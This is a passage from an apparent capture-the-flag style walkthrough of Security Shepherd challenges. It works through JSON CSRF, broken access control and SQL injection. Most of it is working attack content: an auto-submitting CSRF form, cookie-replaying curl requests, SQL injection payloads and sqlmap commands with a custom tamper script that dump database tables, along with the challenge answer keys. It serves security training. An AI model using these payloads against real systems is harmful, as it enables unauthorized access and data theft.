↪IQhiQKvPCO+3sbtXf4Nl5puk9+O2yEtyOUWhBh4XaSejQIQMawqqQ/
↪0XF7yzTJtN3JwbdZ4nRXae9ozSjFO5GId/a3pcqVaTHiXDjV4OH7f2lzFaYJNyNw==
```

### CSRF JSON

First a note about passing JSON via a form. You might expect to read and follow the JSON extension specification to HTML and have enctype=’application/json’:

```
<form id="csrfjson" name="csrfjson" enctype='application/json'
    action="https://securityshepherd.com/user/csrfchallengejson/plusplus"
    method="POST">
  <input type="hidden" name="userId" value="394682267744559fe293869075243bbefb22506f"/
↪>
  <input type="submit" />
</form>
<script> document.csrfjson.submit(); </script>
```

But this will result in an error. From CSRF expecting JSON packet #116:

> User has to use enctype=”text/plain” in their attack to send well formed JSON cross domain without javascript.

Also, from CSRF With JSON POST:

> It’s not possible to get a POSTed <form> to submit a request with Content-Type: application/json. But you can submit a form with a valid JSON structure in the body as enctype=”text/plain”.
>
> It’s not possible to do a cross-origin (CORS) XMLHttpRequest POST with Content-Type: application/json against a non-cross-origin-aware server because this will cause a ‘pre-flighting’ HTTP OPTIONS request to approve it first. But you can send a cross-origin XMLHttpRequest POST withCredentials if it is text/plain.

We follow JSON CSRF with Parameter Padding to create our “text/plain” JSON form. Realize a form field is expected to be encoded something like “name=value”; in fact, an extra “=” is placed before the value even without a value (“name=”). How can you encode `{"a":1,"b":{"c":3}}`? If you try `<input name='{"a":1, "b":{"c":3}}' type='hidden'>` the actual value sent will be `{"a":1,"b":{"c":3}}=` (notice the trailing “=” that’s always added after the name). One way to solve this is to add a dummy value at the end of the JSON: `<input name='{"a":1,"b":{"c":3}, "ignore_me":"' value='test"}' type='hidden'>`, which results in the JSON string `{"a":1,"b":{"c":3}, "ignore_me":"=test"}`.

In our case we'll add an extra JSON value `", "ignore_me":"' value='yeah_me"}'` which adds `{ ... , "ignore_me":"=yeah_me"}` to the end of the JSON value.

Using the userId from the challenge (394682267744559fe293869075243bbefb22506f), create `www/csrfjson.html`:

```
# Get userid from the web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"
cat >www/csrfjson.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form id="csrfjson" name="csrfjson" enctype='text/plain' action="$SITE/user/
↪csrfchallengejson/plusplus" method="POST">
  <input type="hidden" name='{"userId":"$U","ignore_me":"' value='yeah_me"}'/>
  <input type="submit" />
</form>
<script>
document.csrfjson.submit();
</script>
</body>
</html>
EOF

# Start web server
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

> http://please.hack.me:8000/csrfjson.html

Unfortunately, Microsoft Edge did not encode the form properly. Whether `www/csrfjson.html` was in an iframe or as the main URL, the post to the server was `{%22userId%22:%22394682267744559fe293869075243bbefb22506f%22, %22ignore_me%22:%22=yeah_me"}`. Note that all but the last double quote mark were URL encoded. This caused the error message "An Error Occurred! You must be getting funky!".

However, Firefox opening the CSRF JSON web page would not permit the loading of the iframe: no request was sent to the SimpleHTTPServer. But if you used Firefox to open URL http://please.hack.me:8000/csrfjson.html directly, Firefox sent non-encoded double quotes (`{"userId":"394682267744559fe293869075243bbefb22506f", "ignore_me":"=yeah_me"}`) with output "Increment Successful".

So both browsers prevented successfully completing the exercise: Microsoft Edge didn't encode the form properly, while Firefox would not load the iframe.

If we could get the victim to open http://please.hack.me:8000/csrfjson.html correctly via the CSRF JSON lesson (making sure to display all content, not just secure content), the attacker's CSRF counter should be incremented. Merely selecting the CSRF JSON lesson again to refresh it gives:

```
The result key is
iSDnlqhzo2vECOx/
↪vQjF2Wvf2yzTXBdmrA+BPkG0Pu5Hc9jTWf455jetxwtwRJ3ImduZoUHTaiTVbwLpUwPgLJ042qz4mYsvQAn6TEfK1eG3xnbc9vs
↪vPqP52YHhK5PmnGZpnWhAKS1xA==
```

## 3.15.4 Failure to Restrict URL Access

### Failure to Restrict URL Access Challenge 1

Viewing the page source using Firebug reveals hidden admin form leAdminForm with URL /challenges/4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992.

```
# Tamper Data provides COOKIE, Firebug provides URL
COOKIE='JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;␣
↪token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↪'
URL='https://securityshepherd.com/challenges/
↪4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992'

curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data 'userData=4816283' \
     $URL
```

Running this form gives the result key.

```
Result key is
DwKJkkHIBG8hxnn8RHxmPF89G3csUVmq8RXQXB+kVu6wN1BTY3412AxWbHq7cP+qghYCPH9Po/
↪NJUanldZVaLCHckdybkL+pXWvP6TuGd4eJtms6BDl/o8CvtmdQeBPn
```

### Failure to Restrict URL Access Challenge 2

Viewing the page source using Firebug reveals this JavaScript:

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
↪String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)
↪{d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};
↪while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('
↪$("#A").f(3(){$("#8").5("9");$("#7").4("1");$("#2").5("1",3(){e 0=$.h({i:"j",b:"v",
↪c:{u:"t",},d:g});m(0.6==k){$("#2").a(0.s)}q{$("#2").a("<p> l r n: "+0.6+" "+0.o+"</
↪p>")}$("#2").4("1",3(){$("#7").5("9",3(){$("#8").4("1")})})})});$("#w").f(3(){$("#8
↪").5("9");$("#7").4("1");$("#2").5("1",3(){e 0=$.h({i:"j",b:"x",c:{y:"z",},d:g});
↪m(0.6==k){$("#2").a(0.s)}q{$("#2").a("<p> l r n: "+0.6+" "+0.o+"</p>")}$("#2").4("1
↪",3(){$("#7").5("9",3(){$("#8").4("1")})})})});',37,37,
↪'ajaxCall|slow|resultsDiv|function|show|hide|status|loadingSign|submitButton|fast|html|url|data|asy
↪'.split('|'),0,{}))
```

Running this JavaScript through the http://www.jspretty.com/ gives us this readable code:

```
$("#leForm").submit(function() {
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    $("#resultsDiv").hide("slow", function() {
        var ajaxCall = $.ajax({
            type: "POST",
            url: "278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fa",
            data: {
                guestData: "ismcoa98sUD8j21dmdoasmcoISOdjh3189",
            },
            async: false
        });
        if (ajaxCall.status == 200) {
            $("#resultsDiv").html(ajaxCall.responseText)
        } else {
            $("#resultsDiv").html("<p> An Error Occurred: " + ajaxCall.status + " " +␣
↪ajaxCall.statusText + "</p>")
        }
        $("#resultsDiv").show("slow", function() {
            $("#loadingSign").hide("fast", function() {
                $("#submitButton").show("slow")
            })
        })
    })
});
$("#leAdministratorFormOfAwesomeness").submit(function() {
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    $("#resultsDiv").hide("slow", function() {
        var ajaxCall = $.ajax({
            type: "POST",
            url:
↪"278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin",
            data: {
                adminData: "youAreAnAdminOfAwesomenessWoopWoop",
            },
            async: false
        });
        if (ajaxCall.status == 200) {
            $("#resultsDiv").html(ajaxCall.responseText)
        } else {
            $("#resultsDiv").html("<p> An Error Occurred: " + ajaxCall.status + " " +␣
↪ajaxCall.statusText + "</p>")
        }
        $("#resultsDiv").show("slow", function() {
            $("#loadingSign").hide("fast", function() {
                $("#submitButton").show("slow")
            })
        })
    })
});
```

This code has form leAdministratorFormOfAwesomeness with URL /challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin and parameter **adminData=youAreAnAdminOfAwesomenessWoopWoop**.

```
# Tamper Data provides COOKIE
COOKIE='JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;␣
↪token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↪'
# The beautified JavaScript gives us the URL and POSTDATA
URL='https://securityshepherd.com/challenges'
URL="$URL/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin"
POSTDATA='adminData=youAreAnAdminOfAwesomenessWoopWoop'

curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "$POSTDATA" \
     $URL
```

Running this form gives the result key:

```
Hey Admin, Here is that key you are looking for:
lB1GNb6ecyIGCTnzH7I2IeQ5XyG/
↪HvlxMnFvhGwa7oNJWNzeibZknLNNtsAYGfluTOEhYGthAXzu2mqp2uchDWPzNKxW2Dfu0hiBoru1FPtfL5sfrGoSdcBXshAuVP/
↪d
```

### Failure to Restrict URL Access 3

Viewing the page source using Firebug reveals form leForm2 with URL /challenges/e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList.

```
# Tamper Data provides COOKIE and URL
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;␣
↪token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↪'
URL='https://securityshepherd.com/challenges/
↪e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList'

curl --silent --insecure  \
     -X POST \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     "$URL"
```

Running this form lists these 17 users: aGuest, manager, sean, root, administrator, privileged, seanduggan, markdenihan, mark, superuser, megauser, hyperuser, godzilla, kinguser, rootuser, adminuser, and shepherd.

Looking more closely at the **currentPerson=YUd1ZXN0** cookie reveals "YUd1ZXN0" is base64 encoding of "aGuest". What didn't work is substituting each of the 17 above user accounts (base64 encoded) for "aGuest" in the cookie used to access the button *Admin Only Button*.

However, assuming the cookie is SQL injectable, trying the base64 equivalent of **currentPerson=" OR "1" != "0** returns a user list.

```
# Tamper Data provides COOKIE, Firebug provides URL
U='" OR "1" != "0'
B64U=$(echo -n "$U" | base64)
COOKIE='currentPerson='"$B64U"'; JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;␣
↪token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↪'
URL='https://securityshepherd.com/challenges/
↪e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList'

curl -v --insecure  \
     -X POST \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     "$URL"
```

Running this lists 18 users: the 17 users above plus MrJohnReillyTheSecond. One last try for the button *Admin Only Button* using MrJohnReillyTheSecond gives the result key:

```
# Tamper Data provides COOKIE, Firebug or Tamper Data provides URL
U="MrJohnReillyTheSecond"
B64U=$(echo -n "$U" | base64)
COOKIE='currentPerson='"$B64U"'; JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;␣
↪token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↪'
URL='https://securityshepherd.com/challenges/
↪e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4'

curl -v --insecure  \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "userId=d3d9446802a44259755d38e6d163e820" \
     --data-urlencode "secure=true" \
     "$URL"
```

Running this gives the result key.

```
Welcome super admin! Your result key is as follows
iDd0TzjBfevGrXo2omd0+HkF8CveJaLlQcsHqOgRjV/dYwNhFuQ58MpPvzjRq/
↪wroaBAJs1OfeGGWIHwGSLvZ2tVFAAocgNZFw1HXweUMJq+rdeMJmJEi5J6HqBfvB+MzL/
↪EpnLtxdWWzXnQMGVYilL8W3aYJzH3gsU3UQugrVc=
```

## 3.15.5 Injection

### SQL Injection Techniques

SQL injection occurs when data the user influences is used in a SQL query. Here's a classic Java example:

```
ResultSet resultSet = stmt.executeQuery(
  "SELECT userName FROM users WHERE userName = '" +
  theUserName +
  "' AND userPassword = '" +
  thePassword +
  "'"
);
```

Here both "theUserName" and "thePassword" are directly input from the user. Usually either a single or double quote is used around the user input: in this case it's a single quote. Here, you have two choices for the first user input:

- Enter a single quote, terminating the data value and allowing SQL query input. The SQL query can include a character that will treat the rest of the string after the injected SQL code as a comment. For example:

  ```
  theUsername = "' OR 1=1 #"
  thePassword = "anything"

  SELECT userName FROM users WHERE userName = '?' AND userPassword = '?'
  = SELECT userName FROM users WHERE userName = '' OR 1=1 # ... commented out
  = SELECT userName FROM users WHERE true
  ```

  Here, every userName is returned from the table.

- Enter a backslash (\), making the trailing single quote actually part of the data, along with the rest of the query until another single quote is encountered. Here, that would be up to where "thePassword" is injected, so "thePassword" could be SQL code without a leading single quote.

```
theUsername = "\"
thePassword = " UNION SELECT somecol FROM sometable WHERE condition #"

SELECT userName FROM users WHERE userName = '?' AND userPassword = '?'
= SELECT userName FROM users WHERE userName = '\' AND userPassword = ' UNION␣
↪SELECT somecol FROM sometable WHERE condition # ... commented out
= SELECT somecol FROM sometable WHERE condition
```

Essentially a completely different query is executed.

There can be injection even where prepared statements are used.

```
PreparedStatement callstmnt = conn.prepareStatement(
    "SELECT aColumn FROM aTable WHERE aColumn LIKE ?");
callstmnt.setString(1, userId);
```

In this case you can enter wildcard characters (in MySQL, % or _) to change the row or rows matched.

## SQL Injection 1

The input to button *Get user* must look something like an email and return all rows in the table. The SQL query probably looks something like:

```
SELECT * FROM aTable WHERE theEmail = '?'
```

This is the shortest input we've found that works: `'+0#@x`

The trailing `@x` is needed to make it look like an email, the `#` to comment out the trailing `@x`, the leading `'` to terminate the email string input, and the `+0` does the magic of making every row true. Adding or comparing a string to an integer causes the string to be coerced to a floating point value; that value will be 0 when the string does not represent an valid floating point value. So eventually we compare:

```
SELECT * FROM aTable WHERE theEmail = '?'
= SELECT * FROM aTable WHERE theEmail = ''+0#@x'
= SELECT * FROM aTable WHERE theEmail = ''+0
= SELECT * FROM aTable WHERE theEmail = 0+0
= SELECT * FROM aTable WHERE theEmail = 0
= SELECT * FROM aTable WHERE 0 = 0
```

Another short string that works is `'||1#@x`.

```
The Result key is
f62abebf5658a6a44c5c9babc7865110c62f5ecd9d0a7052db48c4dbee0200e3
```

## SQL Injection 2

This is very similar to SQL Injection1 and a variant of the second answer above works: `'||1#`

```
The reuslt Key is
fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f
```

### SQL Injection 3

Since a variant of `'||1#` worked on the previous injections, trying it again lists all the user names. All we have to do is add a UNION query to return the credit card numbers:

```
UNION SELECT creditCardColumn FROM customerTable WHERE nameColumn = 'Mary Martin'
```

So we have to determine the customer table name and the column names for the credit card and name. Let's use the SQL injection to recon the database:

- `' UNION SELECT VERSION() #` returns **5.5.43-0ubuntu0.14.04.1**
- `' UNION SELECT DATABASE() #` returns **SqlChalThree**
- `' UNION SELECT table_name from information_schema.tables where table_schema='SqlChalThree' #` returns **SELECT command denied to user 'HdmiNoSignal'@'localhost' for table 'tables'**

So we're denied doing database recon and must resort to guessing. Fortunately we get a visible error. After a few tries we know `OR` is filtered out so we use `||` instead and make lots of tries to get the nameColumn. Eventually we see `' || customername = 'Mary Martin' #` works. Next we need to guess the creditCardColumn. Eventually we see `' || creditcardnumber = '0' #` works. Finally we need the table. Eventually we see `' UNION SELECT creditcardnumber FROM customers WHERE customername = 'Mary Martin' #` works and we get the credit card number:

```
9815 1547 3214 7569
```

### SQL Injection 4

Generally you disrupt the SQL query by placing single (`'`) or double (`"`) quotes in the inputs, or if those are filtered placing a backslash as input to consume the trailing single or double quote. After playing around with single and double quotes we suspect they are being filtered. So we try these values:

```
UserName = \
Password = ||1#
```

That works to get us signed in as "adam", who is not an admin. Now we have to make sure the person selected is an admin. To avoid having to know the table, column, and user names we'll just select users one-by-one by starting with *Password* set to `||1 LIMIT 1 OFFSET 1#`, increasing the offset by 1 until we get success. The "admin" account was at offset 1:

```
Signed in as admin

As you are the admin, here is the result key:
d316e80045d50bdf8ed49d48f130b4acf4a878c82faef34daff8eb1b98763b6f
```

### SQL Injection 5

Viewing the page source using Firebug reveals JavaScript with VipCouponCheck POST URL

```
/challenges/
↪8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck
```

with parameter "couponCode". Here's the relevant JavaScript:

```
var _0xffee = [ "change", "val", "#couponCode", "POST",
↪"8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62CouponCheck", "ajax
↪", "8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck",
↪ "#vipCouponCode" ];

$(_0xffee[2])[_0xffee[0]](function() {
    var a = $(_0xffee[2])[_0xffee[1]]();
    var b = $[_0xffee[5]]({
        type: _0xffee[3],
        url: _0xffee[4],
        data: {
            couponCode: a
        },
        async: false
    });
})[_0xffee[0]]();

$(_0xffee[7])[_0xffee[0]](function() {
    var a = $(_0xffee[2])[_0xffee[1]]();
    var b = $[_0xffee[5]]({
        type: _0xffee[3],
        url: _0xffee[6],
        data: {
            couponCode: a
        },
        async: false
    });
})[_0xffee[0]]();
```

Let's look for SQL injection there:

```
# Tamper Data gives COOKIE, Firebug gives the URL and POSTDATA.
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=DC81FF84682F17ED9600659BCA00C3AF;␣
↪token=15908706945239766304257143975337489836 8; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw==
↪"'
URL='https://securityshepherd.com/challenges/
↪8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck'
POSTDATA='couponCode=*'

rm -rf sqlmap
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    --banner --current-user --current-db --is-dba \
    --users --passwords --dbs --exclude-sysdbs \
    --url $URL
```

Running this gives:

```
[09:24:48] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to␣
↪20 columns' injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others␣
↪(if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 45 HTTP(s)␣
↪requests:
---
```

```
Parameter: #1* ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: couponCode=' AND (SELECT * FROM (SELECT(SLEEP(5)))fumP) AND 'bBLE'='bBLE

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: couponCode=' UNION ALL SELECT NULL,NULL,CONCAT(0x71717a7171,
↪0x446c7a46745958525447,0x71766a7871)--
---
back-end DBMS: MySQL 5.0.12
banner:    '5.5.43-0ubuntu0.14.04.1'
current user:    'DnTVipUser&#x40;localhost'
current database:    'SQLiC5Shop'
database management system users [1]:
[*] &#x27;DnTVipUser&#x27;&#x40;&#x27;localhost&#x27;
[09:24:59] [ERROR] unable to retrieve the password hashes for the database users␣
↪(probably because the session user has no read privileges over the relevant system␣
↪database table)
available databases [2]:
[*] information_schema
[*] SQLiC5Shop
```

Let's find the tables in database SQLiC5Shop:

```
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    -D 'SQLiC5Shop' --tables \
    --url $URL
```

Running this gives:

```
Database: SQLiC5Shop
[2 tables]
+------------+
| items      |
| vipCoupons |
+------------+
```

Let's dump the table vipCoupons:

```
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    -D 'SQLiC5Shop' -T 'vipCoupons' --dump \
    --url $URL
```

Running this gives:

```
Database: SQLiC5Shop
Table: vipCoupons
[1 entry]
+--------+-------------+------------+---------------------------------------------+
| itemId | vipCouponId | perCentOff | couponCode                                 |
+--------+-------------+------------+--------------------------------------------+
| 2      | 861267      | 100        | spcil&#x2f;&#x7c;Pse3cr3etCouponStu.f4rU176 |
+--------+-------------+------------+--------------------------------------------+
```

This gives the coupon 'spcil&#x2f;&#x7c;Pse3cr3etCouponStu.f4rU176' which unencoded is 'spcil/|Pse3cr3etCouponStu.f4rU176'. If we change the $3000 troll to quantity 1 and enter the VIP coupon code, clicking *Place Order* gives:

```
Your order comes to a total of $0

Trolls were free, Well Done -
343f2e424d5d7a2eff7f9ee5a5a72fd97d5a19ef7bff3ef2953e033ea32dd7ee
```

### SQL Injection 6

First of all the web page pin entry is capped at 4 characters, so either Tamper Data, **`curl`**, or something similar is needed to try SQL injection. After trying numerous blind SQL queries you either resort to the cheat or realize that you have to \x-encode the input.

To \x-encode the input for **`sqlmap`** a python program **`hexencode.py`** must be created. The following script creates a subdirectory `tamper` with **`hexencode.py`** and the required `__init__.py`:

```
mkdir -p tamper
cd tamper

cat > __init__.py <<EOF
#!/usr/bin/env python
pass
EOF

cat > hexencode.py <<EOF
#!/usr/bin/env python

"""
Copyright (c) 2006-2015 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import os
import string

from lib.core.enums import PRIORITY
from lib.core.common import singleTimeWarnMessage

__priority__ = PRIORITY.LOWEST

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Modified charunicodeencode.py

    Requirement: none
    Tested against:
        * MySQL 5.5.43

    Notes:
        * Changes '%'-encoding to hex-encoding; encodes everything
        * Currently handles only ASCII

    >>> tamper('SELECT FIELD%20FROM TABLE')

↪'\x53\x45\x4C\x45\x43\x54\x20\x46\x49\x45\x4C\x44\x20\x46\x52\x4F\x4D\x20\x54\x41\x42\x4C\x45
↪'
    """

    retVal = payload

    if payload:
        retVal = ""
        i = 0

        while i < len(payload):
            if payload[i] == '%' and (i < len(payload) - 2) and payload[i + 1:i + 2]␣
↪in string.hexdigits:
                retVal += "\\\\x%s" % payload[i + 1:i + 2]
                i += 3
            else:
                retVal += "\\\\x%.2X" % ord(payload[i])
                i += 1

    return retVal
EOF
cd ..
```

Now let’s try for a SQL injection with the help of **hexencode.py**:

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=DC81FF84682F17ED9600659BCA00C3AF;␣
↪token=159087069452397663042571439753374898368; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw==
↪"'
URL='https://securityshepherd.com/challenges/
↪d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2'
POSTDATA='pinNumber=*'

rm -rf sqlmap
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    --banner --current-user --current-db --is-dba \
    --users --passwords --dbs --exclude-sysdbs \
    --tamper=$PWD/tamper/hexencode \
    --url $URL
```

Running this gives:

```
sqlmap identified the following injection point(s) with a total of 45 HTTP(s)␣
↪requests:
---
```

```
Parameter: #1* ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: pinNumber=' AND (SELECT * FROM (SELECT(SLEEP(5)))mMlN) AND 'QusI'='QusI

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: pinNumber=' UNION ALL SELECT CONCAT(0x717a6a7171,0x4e4a79796f4a65506670,
↪0x7170627671)--
---
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5.0.12
banner:    '5.5.43-0ubuntu0.14.04.1'
current user:    'userLookUuuup&#x40;localhost'
current database:    'SqlChalSix'
current user is DBA:    False
database management system users [1]:
[*] &#x27;userLookUuuup&#x27;&#x40;&#x27;localhost&#x27;
[10:35:07] [WARNING] unable to retrieve the number of password hashes for user '&#x27;
↪userLookUuuup&#x27;&#x40;&#x27;localhost&#x27;'
[10:35:07] [ERROR] unable to retrieve the password hashes for the database users␣
↪(probably because the session user has no read privileges over the relevant system␣
↪database table)
available databases [2]:
[*] information_schema
[*] SqlChalSix
:emphasize-lines: 24
```

Next determine tables in database SqlChalSix:

```
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="pinNumber=*" \
    --dbms=MySQL \
    -D SqlChalSix --tables \
    --tamper="$PWD/tamper/hexencode" \
    --url $URL
```

Running this gives:

```
Database: SqlChalSix
[1 table]
+-------+
| users |
+-------+
```

Next dump table users in database SqlChalSix:

```
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="pinNumber=*" \
    --dbms=MySQL \
    -D SqlChalSix -T users --dump \
    --tamper="$PWD/tamper/hexencode" \
    --url $URL
```

Running this gives:

```
Database: SqlChalSix
Table: users
[7 entries]
+---------+---------+---------+----------+--------------------------------------------
↪----------------------+-----------------------------------------------+
| idusers | userPin | userAge | userName | userAnswer                                ␣
↪                      | userQuestion                                  |
+---------+---------+---------+----------+--------------------------------------------
↪----------------------+-----------------------------------------------+
| 1       | 8367    | 23      | George   | A Red Rose                                ␣
↪                      | What is your favourite Flower                 |
| 2       | 4685    | 98      | Brendan  |␣
↪17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82 | What is the␣
↪answer to this level&#x3f;        |
| 3       | 1254    | 25      | Sean     | Thor                                      ␣
↪                      | Your favourite Viking                         |
| 4       | 7844    | 84      | Anthony  | All of the games                          ␣
↪                      | What game do I suck at&#x3f;                  |
| 5       | 4648    | 33      | Owen     | Peanutbutter                              ␣
↪                      | Favourite Sandwhich Topping                   |
| 6       | 2653    | 12      | Eoin     | The Dark Side of the Moon                 ␣
↪                      | Where did I holiday in the summer of 69&#x3f; |
| 7       | 3598    | 6       | David    | Don&#x27;t get me started                 ␣
↪                      | This is how we get ants                       |
+---------+---------+---------+----------+--------------------------------------------
↪----------------------+-----------------------------------------------+
```

We can see the challenge answer **17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82** in the table row for Brendan.

### SQL Injection 7

Although the write up is short, the amount of time finding the solution was not insignificant. First, there are some restrictions on the length of the inputs that make using **`sqlmap`** challenging. Although the email address is actually checked, that's not too much of a restriction as something on the order of `"bunch of junk"@x` passes for a legal email address. If the SQL injection is in the email address then we want a true out of the email address check with the password being ignored.

Attempts using email of `"'||1#"@x` with password `password` didn't work. The email addressed was legal but the `#` didn't comment out the rest of the SQL query. If it did, the `||1` should have returned a true value and presumably success.

Another way to nullify the effect of the rest of the SQL query is to insert a UNION statement at the end of the email input. We'll need a table for the UNION query and we guess there's a users table. Trying email `"'||1 UNION SELECT 1 FROM users WHERE '1'='"@x` with password `password` works. Note that the first part of the UNION statement WHERE clause is false; the password field should be joined to it by an AND, making the UNION statement return nothing. So the overall query should return true for the first user.

```
Welcome User 1

The result key for this level is
okhRdaJDUkykc88PGBgLG008zQt/
↪LTKlkSad+cur6cHQ6DlkGPs4miMh3x0YeMyQynuR9ZoLrP4n4xToWx6HNM40A4pRvfR+VlYvE0LNDm/
↪1B9ucoeJXtDt3UQr/RmUOen148gH25Qzykx66jwvmhw==
```

### SQL Injection Stored Procedure

For this SQL injection we'll rely on **sqlmap**.

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=DC81FF84682F17ED9600659BCA00C3AF;␣
↪token=159087069452397663042571439753374898368; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw==
↪"'
URL='https://securityshepherd.com/challenges/
↪7edcbc1418f11347167dabb69fcb54137960405da2f7a90a0684f86c4d45a2e7'
POSTDATA='userIdentity=*'

rm -rf sqlmap
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    --banner --current-user --current-db --is-dba \
    --users --passwords --dbs --exclude-sysdbs \
    --url $URL
```

Running this gives:

```
sqlmap identified the following injection point(s) with a total of 1377 HTTP(s)␣
↪requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: userIdentity=' AND (SELECT 3597 FROM(SELECT COUNT(*),CONCAT(0x716a627871,
↪(SELECT (ELT(3597=3597,1))),0x71627a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
↪CHARACTER_SETS GROUP BY x)a) AND 'uVKc'='uVKc

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: userIdentity=' AND (SELECT * FROM (SELECT(SLEEP(5)))DoUo) AND 'UjqK'=
↪'UjqK
---
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5.0
banner:    '5.5.43-0ubuntu0.14.04.1'
current user:    'procChalUser&#x40;localhost'
current database:    'SqlChalStoredProc'
current user is DBA:    False
database management system users [1]:
[*] &#x27;procChalUser&#x27;&#x40;&#x27;localhost&#x27;
[11:30:13] [ERROR] unable to retrieve the password hashes for the database users␣
↪(probably because the session user has no read privileges over the relevant system␣
↪database table)
available databases [2]:
[*] information_schema
[*] SqlChalStoredProc
```

Next determine tables in database SqlChalStoredProc:

```
